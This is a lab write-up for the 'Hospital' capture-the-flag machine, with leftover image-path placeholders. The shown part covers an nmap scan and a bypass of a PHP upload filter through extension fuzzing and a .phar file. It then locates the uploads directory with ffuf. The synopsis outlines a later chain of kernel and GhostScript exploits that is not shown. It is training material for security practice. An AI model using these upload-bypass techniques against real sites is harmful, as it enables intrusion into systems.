Hospital

8th April 2024 / Document No D24.100.277

Prepared By: k1ph4ru

Machine Author: ruycr4ft

Difficulty: Medium

Classification: Official

Synopsis

Hospital is a medium-difficulty Windows machine that hosts an Active Directory environment, a web server, and a `RoundCube` instance. The web application has a file upload vulnerability that allows the execution of arbitrary PHP code, leading to a reverse shell on the Linux virtual machine hosting the service. Enumerating the system reveals an outdated Linux kernel that can be exploited to gain root privileges, via `CVE-2023-35001`. Privileged access allows `/etc/shadow` hashes to be read and subsequently cracked, yielding credentials for the `RoundCube` instance. Emails on the service hint towards the use of `GhostScript`, which opens up the target to exploitation via `CVE-2023-36664`, a vulnerability exploited by crafting a malicious Embedded PostScript (EPS) file to achieve remote code execution on the Windows host. System access is then obtained by either of two ways: using a keylogger to capture `administrator` credentials, or by abusing misconfigured `XAMPP` permissions.

Skills Required

- Basics of Web enumeration
- Basics of Linux/Windows system enumeration

Skills Learned

- Bypassing PHP restrictions
- Abusing GhostScript 10.01.1 to inject commands
- Vulnerability Research

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.241 | grep '^[0-9]' | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV -A 10.10.11.241

Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-05 05:42 EDT
Nmap scan report for DC.hospital.htb (10.10.11.241)
Host is up (0.30s latency).

PORT     STATE SERVICE           VERSION
22/tcp   open  ssh               OpenSSH 9.0p1 Ubuntu 1ubuntu8.5
53/tcp   open  domain            Simple DNS Plus
88/tcp   open  kerberos-sec      Microsoft Windows Kerberos
135/tcp  open  msrpc             Microsoft Windows RPC
139/tcp  open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp  open  ldap              Microsoft Windows Active Directory LDAP
443/tcp  open  ssl/http          Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t
PHP/8.0.28)
|_ssl-date: TLS randomness does not represent time
|_http-title: Hospital Webmail :: Welcome to Hospital Webmail
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
<...SNIP...>
1801/tcp open  msmq?
2103/tcp open  msrpc             Microsoft Windows RPC
2105/tcp open  msrpc             Microsoft Windows RPC
2107/tcp open  msrpc             Microsoft Windows RPC
2179/tcp open  vmrdp?
3268/tcp open  ldap              Microsoft Windows Active Directory LDAP (Domain:
<...SNIP...>
3269/tcp open  globalcatLDAPssl?
<...SNIP...>
3389/tcp open  ms-wbt-server     Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC.hospital.htb
| Not valid before: 2024-04-04T11:05:54
|_Not valid after:  2024-10-04T11:05:54
| rdp-ntlm-info:
|   Target_Name: HOSPITAL
|   NetBIOS_Domain_Name: HOSPITAL
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: hospital.htb
|   DNS_Computer_Name: DC.hospital.htb
|   DNS_Tree_Name: hospital.htb
```


```
|   Product_Version: 10.0.17763
|_  System_Time: 2024-04-05T16:43:20+00:00
5985/tcp open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
<...SNIP...>
8080/tcp open  http             Apache httpd 2.4.55 ((Ubuntu))
|_http-server-header: Apache/2.4.55 (Ubuntu)
| http-title: Login
|_Requested resource was login.php
<...SNIP...>

Host script results:
|_clock-skew: mean: 7h00m00s, deviation: 0s, median: 6h59m59s
| smb2-time:
|   date: 2024-04-05T16:43:18
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
<...SNIP...>
```

The initial `Nmap` output reveals a lot of open ports. On ports `443` and `8080` we have an `Apache` webserver running. Moreover, `Nmap` also reveals domain names, which we add to our `/etc/hosts` file.

```
echo "10.10.11.241 DC.hospital.htb hospital.htb" | sudo tee -a /etc/hosts
```

HTTPS


Upon visiting port `443`, we see a Roundcube instance running, which is a webmail service.



Since we do not have login credentials to proceed, we look at port `8080`.

HTTP

Upon visiting port `8080`, we see another login page, with an option to register a new account.




We proceed to create an account and log in. Here, we see a hospital-related page that allows us to upload medical records.


Looking at the full URL displayed at the top of the page, which is `http://hospital.htb:8080/index.php`, we notice that it ends with a `.php` extension. This indicates that the application is running on `PHP`, so we attempt to upload a `PHP` webshell.

Let's create a `PHP` file that calls the `phpinfo()` function, save it as `info.php`, and then try to upload it.


```
echo "<?php phpinfo(); ?>" > info.php
```



Trying to upload the file gives an error that states `Error Try sending your medical record again!`. We attempt to upload a PDF, instead, and see if we get any error back.




This time, our upload was successful and we did not get any error back. Since there appear to be filetype or file extension checks in place, we'll intercept our upload request using `BurpSuite` and use `Intruder` to cycle through common PHP extensions, aiming to find one or more that bypass the filters.



Upon intercepting our upload request in Burp, we forward it to `Intruder` by pressing `CTRL + i`.


Now, within `Intruder`, let's position the payload to target the uploaded file's extension. We surround the `.php` part of the `filename` parameter with `§` symbols.




Then, under the `Payloads` tab and under `Payload settings`, we'll click on `Load` and select the wordlist file containing the PHP extensions, in order to load its contents into `Intruder`.

Finally, we'll initiate the attack by clicking the `Start attack` button.


```
wget
https://raw.githubusercontent.com/swisskyrepo/PayloadsAllTheThings/master/Upload%
20Insecure%20Files/Extension%20PHP/extensions.lst
```



Looking at the results, we see that some requests return a length of 229, while others return a length of 230. The `.phar` payload, for instance, redirects to `/success.php`.




As such, if we attempt to rename our PHP script from `phpinfo.php` to `phpinfo.phar` and upload it, we observe that it is successfully uploaded.



While the file is successfully uploaded, we lack a means to call it. Utilizing `ffuf` to fuzz for available directories, we find the `/uploads` directory, which could potentially be the location where our file was uploaded.

```
ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt:FFUZ -u http://hospital.htb:8080/FFUZ -ic

 :: Method           : GET
 :: URL              : http://hospital.htb:8080/FFUZ
 :: Wordlist         : FFUZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

[Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 183ms]
    * FFUZ: uploads
[Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 4935ms]
    * FFUZ: images
[Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 182ms]
    * FFUZ: css
[Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 187ms]
    * FFUZ: js
[Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 186ms]
    * FFUZ: vendor
[Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 182ms]
    * FFUZ: fonts
```

Upon attempting to access the `/uploads` directory, we encounter an `Apache` Forbidden message, denying us access. This could happen due to the configured permissions or security settings, preventing unauthorized users from accessing sensitive files or directories on the server.



However, since we do know the name of the file we uploaded, we can try to call it directly, as opposed to listing the entire directory.

We navigate to `/uploads/phpinfo.phar`.

PHP Version 7.4.33

System	Linux webserver 5.19.0-35-generic #36-Ubuntu SMP PREEMPT_DYNAMIC Fri Feb 3 18:36:56 UTC 2023 x86_64
Build Date	Sep 2 2023 08:03:46
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d
